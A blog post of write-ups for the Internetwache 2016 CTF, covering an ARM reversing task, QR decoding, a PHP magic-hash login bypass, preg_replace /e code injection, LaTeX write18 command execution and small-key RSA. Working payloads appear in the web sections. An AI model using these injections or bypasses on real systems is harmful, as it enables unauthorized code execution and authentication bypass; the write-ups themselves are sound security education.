Internetwache 2016 CTF Writeups

February 23, 2016

The team I run at Boston University just got done competing in the Internetwache 2016 CTF. It was a bunch of fun, and we came in 84th out of 647 active teams, solving over 75% of the challenges.

In light of team members expressing their frustration when reading other people's writeups and how failures are not published enough, this set of writeups by me is going to have some failures =D.

Writeups

ServerfARM

(rev70, solved by 186)


> Someone handed me this and told me that to pass the exam, I have to extract a secret string. I know cheating is bad, but once does not count. So are you willing to help me?

I teamed up with @kierk for this challenge.

After unzipping the challenge, we're presented with a single ELF32 ARM binary.

```
file serverfarm
serverfarm: ELF 32-bit LSB  executable, ARM, EABI5 version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.6.32, not stripped
```

Opening it up in IDA:




```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
EXPORT main
main

var_14= -0x14
var_10= -0x10
ptr= -0xC
var_8= -8

STMFD   SP!, {R11,LR}
ADD     R11, SP, #4
SUB     SP, SP, #0x10
STR     R0, [R11,#var_10]
STR     R1, [R11,#var_14]
MOV     R0, #0x65         ; size
BL      malloc
MOV     R3, R0
STR     R3, [R11,#ptr]
MOV     R3, #0
STR     R3, [R11,#var_8]
B       loc_10708
```

```
loc_10708
LDR     R3, [R11,#var_10]
SUB     R2, R3, #1
LDR     R3, [R11,#var_8]
CMP     R2, R3
BGT     loc_106D8
```

```
loc_106D8
LDR     R1, [R11,#var_8]
LDR     R0, =aEnterSolutionF ; "Enter Solution for task %d:"
BL      printf
LDR     R1, [R11,#ptr]
LDR     R0, =aS              ; "%s"
BL      __isoc99_scanf
LDR     R1, [R11,#ptr]
LDR     R0, [R11,#var_8]
BL      handle_task
LDR     R3, [R11,#var_8]
ADD     R3, R3, #1
STR     R3, [R11,#var_8]
```

```
LDR     R0, [R11,#ptr]  ; ptr
BL      free
MOV     R3, #0
MOV     R0, R3
SUB     SP, R11, #4
LDMFD   SP!, {R11,PC}
; End of function main
```

Ignoring what it even does, jumping around to the subroutine it's calling (renamed to `handle_task`) and pressing `tab` to get IDA pseudocode.



```c
int __fastcall handle_task(int result, char *a2)
{
  signed int v2; // ST0C_4@5
  char *s; // [sp+0h] [bp-1Ch]@1
  int v4; // [sp+4h] [bp-18h]@1
  size_t i; // [sp+8h] [bp-14h]@2
  unsigned int v6; // [sp+Ch] [bp-10h]@1

  v4 = result;
  s = a2;
  v6 = 0;
  switch ( result )
  {
    case 0:
      for ( i = 0; strlen(s) > i; ++i )
        v6 += (unsigned __int8)s[i];
      v2 = v6 / strlen(s);
      printf("%s", "Here's your 1. block:");
      if ( v2 <= 35 )
      {
        printf("%s", "IW{");
        putchar('S');
        result = printf("%c%c\n", '.', 'E');
      }
      else
      {
        result = puts("I{WAQ3");
      }
      break;
    case 1:
      printf("%s", "Here's your 2. block:");
      if ( (unsigned __int8)*s % (signed int)(unsigned __int8)s[1] == 65 )
      {
        printf("%s", ".R.");
        putchar('V');
        result = printf("%c%c\n", '.', 'E');
      }
      else
      {
        result = puts("WI{QA3");
      }
      break;
    case 2:
      printf("%s", "Here's your 3. block:");
      if ( !strcmp(s, "1337") )
        result = puts(".R>=F:");
      else
        result = printf("%c%s%c\n", '.', "Q.D.Q", '!', s, v4);
      break;
    case 3:
      if ( *a2 )
        result = printf("%c%s%c\n", 'A', ":R:M", '}', a2, result);
      break;
    default:
      return result;
  }
  return result;
}
}
```

At this point, we're able to statically look over the code, with the knowledge of how the flag is supposed to look and piece together:

`IW{S.E` + `.R.V.E` + `.R>=F:` + `A:R:M}`


```
IW{S.E.R.V.E.R>=F:A:R:M}
```

Quick Run

(misc60, solved by 269)

> Someone sent me a file with white and black rectangles. I don't know how to read it. Can you help me?

This was a funny challenge where after unzipping it you're presented with a single file that contains a bunch of wonky looking text. If you base64 decode it, you're presented with a set of:



These are actually QR codes, decoding each one reveals:

```
flagis:IW{QR_C0DES_RUL3}
```

We could've saved 5 minutes by realizing to start looking for 'IW' first, and not decoding 'flagis:'.

Mess of Hash

(web50, solved by 170)

> Students have developed a new admin login technique. I doubt that it's secure, but the hash isn't crackable. I don't know where the problem is...

This was an interesting challenge. On unzipping the challenge you're presented with a single README.txt.

```
All info I have is this:
<?php

$admin_user = "pr0_adm1n";
$admin_pw = clean_hash("0e408306536730731920197920342119");

function clean_hash($hash) {
    return preg_replace("/[^0-9a-f]/","",$hash);
}

function myhash($str) {
    return clean_hash(md5(md5($str) . "SALT"));
}
```

The website listed in the challenge description is simply a login screen. It's unlikely the challenge is meant to be an SQL injection, or XSS, or anything like that. Checking some basic directories/files consistent with the other challenges tells me that `admin.php` doesn't exist, nor does `admin`, but `flag.php` is there, it's just not readable (`flag.php` page loads, it's just blank).

So we have to somehow read that `flag.php`. There's really two ways, it's either just presented to us if we login as the 'pr0_adm1n' user, or via SQLi. Let's see what we can think of for how to login as 'pr0_adm1n' knowing we have what seems to be the server-side hashing code, and the admin's hashed password.

Path of least resistance... we can guess the hash is md5, based on the length of it, let's see if it's cracked already online! *Nope, google shows up nothing.* Okay, so the hashing code seems to take in a `$str`, which I guess is probably the password when a user is created in this fictional school (from the challenge description). The password is hashed, then the string "SALT" is appended to it, i.e. salting it, and then it's hashed again. And then for some reason, that I'm not too sure about, it seems to remove all non-hex characters.

The hashing seems clean. I don't see how to get a hash collision, and bruteforce would be lame, and considering it's not found online, it's probably not a short password. I'm out of ideas here, the best I can think of is that this is another one of PHP's infamous security holes, and the `md5` function is somehow poorly implemented. Googling for "md5 php dangerous" leads me to PHP: md5('240610708') == md5('QNKCDZO'). Interesting... so reading that it seems that PHP has a weird type issue:

> All of them start with 0e, which makes me think that they're being parsed as floats and getting converted to 0.0.

This is exactly what we have. We just have to find a string that `myhash()`'s into something that starts with `0e`, and then it will collide with the check on `$admin_pw`. Turns out the requirement is a bit stricter, and every hex character after `0e` also has to be decimal, 0-9, for the conversion to float 0.0 to happen. But, this is still doable, and we now have a much smaller search space.

```
<?php
$admin_user = "pr0_adm1n";
$admin_pw = clean_hash("0e408306536730731920197920342119");

function clean_hash($hash) {
    return preg_replace("/[^0-9a-f]/","",$hash);
}

function myhash($str) {
    return clean_hash(md5(md5($str) . "SALT"));
}

function generateRandomString($length = 10) {
    $characters =
'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
    $charactersLength = strlen($characters);
    $randomString = '';
    for ($i = 0; $i < $length; $i++) {
        $randomString .= $characters[rand(0, $charactersLength - 1)];
    }
    return $randomString;
}
```

```
for ($i = 0; $i < 100000000; $i++) {
    $result = generateRandomString(8);
    if (myhash($result) == $admin_pw) {
        print("woo!");
        print($result . "  " . myhash($result) . "\n");
    }
}
?>
```

```
woo!KyJg0SXC  0e588095185108872523046880371953
```

Logging in with the username, `pr0_adm1n`, and password, `KyJg0SXC`, will lead to a hash collision, and at login `flag.php` is displayed.

```
IW{T4K3_C4RE_AND_C0MP4R3}
```

Brute with Force

(code80, solved by 90)

> People say, you're good at brute forcing... Have fun! Hint: You don't need to crack the 31. character (newline). Try to think of different (common) time representations. Hint2: Time is CET

This is a task I did not successfully get. After reviewing other people's solutions, I realized my mistake was misunderstanding the expected format.

Upon connecting to the challenge server, you're presented with:

```
Hint: Format is TIME:CHAR
Char 0: Time is 19:33:21, 052th day of 2016 +- 30 seconds and the hash is:
b3007e6bb4ae0e4ff58c719fc11fa89f8cb4cb78
```

My thoughts:

So we have a format of `TIME:CHAR`, however we don't know what exactly is `TIME` defined as, and what is `CHAR` defined as? Time could be "19:33:21", or maybe they meant they want the format as "19:33:21, 052th day of 2016 +- 30 seconds", or maybe it's something else? And what is the hash for?

After some debate with the team, I come to the conclusion that they expect the format like this `<Time in some format>:<Char presented to you>`, where the time can be +/- 30 seconds of when you connected/got the prompt. The hash of that guess should be equal to the hash presented to you. You respond back to the server with `<The time that hashed correctly>:<Char presented to you>`, and you'll then get sent back the first character of the flag. Do this 32(?) times, and you'll have the flag. *Okay!*

So there's still the unanswered question of what date format do they want. I'll try everything on the first hash prompted to us (`CHAR`: 0), whichever date format worked out for that, is the date format we'll use for the next 31 hashes!

```
#!/usr/bin/python
import subprocess
import hashlib



for i in range(-30, 30):
    dates = []
    dates.append(subprocess.check_output("TZ=Europe/Rome date '+%T' --
date='+{} seconds'".format(str(i)), shell=True))
    dates.append(subprocess.check_output("TZ=Europe/Rome date '+%s' --
date='+{} seconds'".format(str(i)), shell=True))
    dates.append(subprocess.check_output("TZ=Europe/Rome date '+%Y%m%d-
%H%M%S' --date='+{} seconds'".format(str(i)), shell=True))
    dates.append(subprocess.check_output("TZ=Europe/Rome date '+%H%M%S' --
date='+{} seconds'".format(str(i)), shell=True))
    dates.append(subprocess.check_output("TZ=Europe/Rome date '+%R' --
date='+{} seconds'".format(str(i)), shell=True))
    dates.append(subprocess.check_output("TZ=Europe/Rome date '+%r' --
date='+{} seconds'".format(str(i)), shell=True))
    dates.append(subprocess.check_output("TZ=Europe/Rome date '+%c' --
date='+{} seconds'".format(str(i)), shell=True))
    dates.append(subprocess.check_output("TZ=Europe/Rome date -R --date='+{}
seconds'".format(str(i)), shell=True))
    dates.append(subprocess.check_output("TZ=Europe/Rome date -Iseconds --
date='+{} seconds'".format(str(i)), shell=True))
    dates.append(subprocess.check_output("TZ=Europe/Rome date --rfc-
3339=seconds --date='+{} seconds'".format(str(i)), shell=True))

    for date in dates:
        guess = date.strip() + ":0"
        print(guess)
        print(hashlib.sha1(guess).hexdigest())
```

Wrong.
Nothing hashed to the hash prompted to us. At this point it was late, I was tired, and cursing the challenge. Just tell us what date format you expect! I really don't want to go and Google every imaginable date format there is, and test with every single one. *So we didn't solve this challenge.*

After the competition, other people's solutions made it clear to me what was wrong. I would have gotten the `TIME` format correct, my issue was actually the `CHAR` format. I thought you only had to bruteforce the time, and the 'Char 0', but actually you had to also bruteforce the `CHAR`. If I simply had another nested loop in my solver trying every ASCII character, I'd have gotten the challenge. Live and learn.

Replace with Grace

(web60, solved by 268)

> Regular expressions are pretty useful. Especially when you need to search and replace complex terms.

It's a site that does simple search and replace on an input string.
For example:

```
Search: /cow/
Replace: cat
Input: cows are cute <3
-> cats are cute <3
```

My thought process for this challenge was then to find some sort of command injection. I was guessing that the site was using UNIX `sed`, by using pseudocode like:

```
cmd = 's' + <search> + <replace> + '/'
system("echo <input> | sed -i cmd")
```

A command injection in this case could be done by making `<replace>` something like `/;cat flag;`. But this wasn't working. I tried a few more avenues to get command injection in. Nothing worked. I was still convinced this was command injection into a UNIX shell, so I gave up for a bit and did other challenges.

Coming back to the challenge, after solving a few other web challenges, made me realize that this is probably just feeding strings into PHP's (since all the other web challenges are written in PHP) search and replace function. I'm not a PHP developer, but googling for PHP search and replace leads me to preg_replace. Okay, it's probably this... doesn't seem bad, but PHP is notorious for being dangerous, so let's search up "preg_replace dangerous". Sure enough, `preg_replace` has a "bug/feature/wtf" where appending an `/e` to the `<search>` parameter will cause the `<replace>` parameter to be executed as code. *Simple.*

Testing some payloads, there seems to be a list of blocked words, that's nice that they tell us this error message and let us know our payload is on the right track. The blocked word checker is case-sensitive, and funny enough, PHP is not.

```
Search: /cow/e
Replace: syStEm("cat flag.php")
Input: Hi Mom!
-> $FLAG = IW{R3Pl4c3_N0t_S4F3}
```

TexMaker

(web90, solved by 193)

> Creating and using coperate templates is sometimes really hard. Luckily, we have a webinterace for creating PDF files. Some people doubt it's secure, but I reviewed the whole code and did not find any flaws.

On this challenge website, you're presented with a web app that parses LaTeX into a PDF, and returns that PDF to you. Essentially it's a web wrapper around the CLI `pdftex`. We already have code running on a machine, and the challenge creators were kind enough to provide us with a print of the stdout.

I've only used LaTeX once before (recently for a paper I submitted to a conference), so I'm fairly knew, but gained a lot of exposure to it. From experience, I know LaTeX is powerful, and can include other files inside of files, i.e. include a fragment `.tex` file inside of a parent .tex. So, let's Google for how to include a file. It took a lot of wrestling around in LaTeX, but I was finally able to get LaTeX to read an entire file line by line into a PDF, and export that PDF to me.

I decided I need to find a way to execute commands from LaTeX, to get a file listing, to find out where a flag file is. It turns out there's the `\immediate\write18{ls xyz.* > temp.dat}` construct in LaTeX. `write18` is a function that is essentially `system("...")` for LaTeX. We can do a `find / -name "*flag*"` and find any files named flag on the file system.

```
\immediate\write18{find / -name "*flag*" > hihi}
\openin5=hihi
\makeatletter
\newread\myread
\newcount\linecnt
\openin\myread=hihi
\@whilesw\unless\ifeof\myread\fi{%
  \advance\linecnt by \@ne
  \readline\myread to \line
  \line
}
\makeatother
\closein5
```

> Please excuse the shitty LaTeX that probably makes no sense, but this seemed to work mostly.

This returned nothing. Okay, perhaps the flag is stored in a random file. Let's change our system command to search every file for the string 'IW' (the flag format), `ls -R / | grep 'IW'`, and see what we get. This returns a giant PDF with a bunch of junk. Doing a search using a PDF editor for "flag" reveals:

```
matchesfl/var/www/texmaker.ctf.internetwache.org/flag.php:$FLAG = ”IW–L4T3x
IS Tur1ng ċ0mpl3t
```

Weirdly formatted, but with some knowledge of other flags, I'm able to guess the actual flag is meant to be `IW{L4T3x_IS_Tur1ng_c0mpl3te}`.

Oh Bob!

(crypto60, solved by 167)

> Alice wants to send Bob a confidential message. They both remember the crypto lecture about RSA. So Bob uses openssl to create key pairs. Finally, Alice encrypts the message with Bob's public keys and sends it to Bob. Clever Eve was able to intercept it. Can you help Eve to decrypt the message?

After unzipping the challenge, we're presented with four files, three public keys, and one file with three encrypted strings.

```
cat bob.pub
-----BEGIN PUBLIC KEY-----
MDgwDQYJKoZIhvcNAQEBBQADJwAwJAIdDVZLl4+dIzUElY7ti3RDcyge0UGLKfHs
+oCT2M8CAwEAAQ==
-----END PUBLIC KEY-----
```

```
cat secret.enc
DK9dt2MTybMqRz/N2RUMq2qauvqFIOnQ89mLjXY=

AK/WPYsK5ECFsupuW98bCFKYUApgrQ6LTcm3KxY=

CiLSeTUCCKkyNf8NVnifGKKS2FJ7VnWKnEdygXY=
```

The description tells us, that we have to decrypt the secret encoded messages. This is public-key cryptography, but all we have are the public keys. To decrypt the messages, we need the private keys.

Luckily, judging by the size of the base64 encoded public keys, the keys are very small. RSA is *only* secure when a large enough key is used at a minimum 1024-bits, and 2048-bits or more is recommended.

I've never done this before, so my thought was to first figure out what type of key this is, and then figure out how to extract the components of the key (asymmetric keys are not typically simple byte arrays, but instead several numbers concatenated together), and then see where to go from there. *This lead me no where.* Finding the right `openssl` commands to use on the key was proving impossible. Every command I found online to simply figure out the type of public key (we don't know if it's RSA, DSA, or something else) inside the given files was giving an error. Eventually I stumbled upon something that finally worked:

```
openssl asn1parse -dump -i -in bob2.pub
    0:d=0  hl=2 l=  56 cons: SEQUENCE
    2:d=1  hl=2 l=  13 cons:  SEQUENCE
    4:d=2  hl=2 l=   9 prim:   OBJECT            :rsaEncryption
   15:d=2  hl=2 l=   0 prim:   NULL
   17:d=1  hl=2 l=  39 prim:  BIT STRING
```

Okay, at this point at least I know it's an RSA key finally. I sort of can guess from the output of this that the parts of the key take up 39 bytes. I know that in RSA the "key size" is actually just the modulus in the RSA equation, so the key is ~256 bits - bruteforceable.

Through some luck I stumbled upon, https://warrenguy.me/blog/regenerating-rsa-private-key-python. Following his guide I'm able import a public key, and obtain the key's modulus and exponent (the 2 numbers stored in an RSA public key). The modulus can be factored into `p*q`, through bruteforce, since the modulus is so small - this is a significantly harder bruteforce when the modulus is 4096 bits. Using those factors, we then obtain the final piece of an RSA private key, the private exponent (a RSA private key is `p,q,d`, whereas a public key is `n,e`). `Pycrypto` has a great `construct` function that allows to easily recreate the corresponding private key. Applying this approach to each of Bob's public keys we can decrypt each message in `secret.enc`.

